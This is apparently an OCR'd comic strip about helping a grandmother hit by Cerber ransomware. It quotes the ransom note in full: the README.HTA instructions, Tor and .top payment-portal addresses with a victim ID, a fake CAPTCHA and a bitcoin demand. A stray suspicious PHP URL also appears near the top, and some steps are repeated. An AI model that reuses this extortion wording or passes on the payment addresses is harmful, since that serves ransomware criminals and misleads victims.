


http://homahezohi.itup.pw/php/trust.php

"MAN, I CRACKED ALL OF THEM.." SO SAM WENT ON HIS MERRY WAY…




THE END!?!



BUT WAIT,
THERE'S MORE!
made on imgur

SAM GOT A SNAIL MAIL FROM GRANDMA…

GRANDMA NEEDS HELP… TIME TO SAVE GRANDMA…



GRANDMA'S BEEN VICTIMIZED BY CERBER…



Your documents, photos, databases and other important files
have been encrypted by "Cerber Ransomware 5.0.1"!

If you understand all importance of the situation
then we propose to you to go directly to your personal page
where you will receive the complete instructions
and guarantees to restore your files.

There is a list of temporary addresses
to go on your personal page below:

---

http://pe2cku7pebkpgeko.m20ehf.top/53CF-B35C-1498-0501-F8F1


http://pe2cku7pebkpgeko.fp6fj6.top/53CF-B35C-1498-0501-F8F1

http://pe2cku7pebkpgeko.onion.to/53CF-B35C-1498-0501-F8F1

---

http://pe2cku7pebkpgeko.onion/53CF-B35C-1498-0501-F8F1 (TOR)

README.HTA



CERBER RANSOMWARE

Instructions

Can't you find the necessary files?
Is the content of your files not readable?

It is normal because the files' names and the data in your files have been encrypted by "Cerber Ransomware".

It means your files are NOT damaged! Your files are modified only. This modification is reversible. From now it is not possible to use your files until they will be decrypted.

The only way to decrypt your files safely is to buy the special decryption software "Cerber Decryptor".

Any attempts to restore your files with the third-party software will be fatal for your files!


You can proceed with purchasing of the decryption software at your personal page:

Please wait...

http://pe2cku7pebkpgeko.fp6fj6.top/53CF-B35C-1498-0501-F8F1

http://pe2cku7pebkpgeko.onion.to/53CF-B35C-1498-0501-F8F1

README.HTA



If this page cannot be opened click here to generate a new address to your personal page.

At this page you will receive the complete instructions how to buy the decryption software for restoring all your files.


Also at this page you will be able to restore any one file for free to be sure "Cerber Decryptor" will help you.

If your personal page is not available for a long period there is another way to open your personal page – installation and use of Tor Browser:

1. run your Internet browser (if you do not know what it is run the Internet Explorer);
2. enter or copy the address https://www.torproject.org/download/download-easy.html.en into the address bar of your browser and press ENTER;
3. wait for the site loading;
4. on the site you will be offered to download Tor Browser; download and run it, follow the installation instructions, wait until the installation is completed;
5. run Tor Browser;
6. connect with the button "Connect" (if you use the English version);
7. a normal Internet browser window will be opened after the initialization;
8. type or copy the address

http://pe2cku7pebkpgeko.onion/53CF-B35C-1498-0501-F8F1

README.HTA



7. a normal Internet browser window will be opened after the initialization;
8. type or copy the address

   http://pe2cku7pebkpgeko.onion/53CF-B35C-1498-0501-F8F1

   in this browser address bar;
9. press ENTER;
10. the site should be loaded; if for some reason the site is not loading wait for a moment and try again.

If you have any problems during installation or use of Tor Browser, please, visit https://www.youtube.com and type request in the search bar "Install Tor Browser Windows" and you will find a lot of training videos about Tor Browser installation and use.

Additional information:


You will find the instructions ("*.hta") for restoring your files in any folder with your encrypted files.

The instructions ("*.hta") in the folders with your encrypted files are not viruses! The instructions ("*.hta") will help you to decrypt your files.

Remember! The worst situation already happened and now the future of your files depends on your determination and speed of your actions.

…NOT VIRUSES…


CERBER DECRYPTOR



CERBER DECRYPTOR

Wähle deine Sprache

PROVE YOU'RE HUMAN




For security reasons, please confirm you are a human and not a robot below:

Select all images below that similar to this one:

Click verify once there are none left.

Tap on all tiles with the pictures similar to the sample above. If new tiles appear with the similar pictures again, tap those as well. When there are no more similar pictures left, click Verify.

SPECIAL PRICE FOR A LIMITED TIME



CERBER DECRYPTOR

Your documents, photos, databases and other important files have been encrypted!

To decrypt your files you need to buy the special software – «Cerber Decryptor».

All transactions should be performed via bitcoin network only.

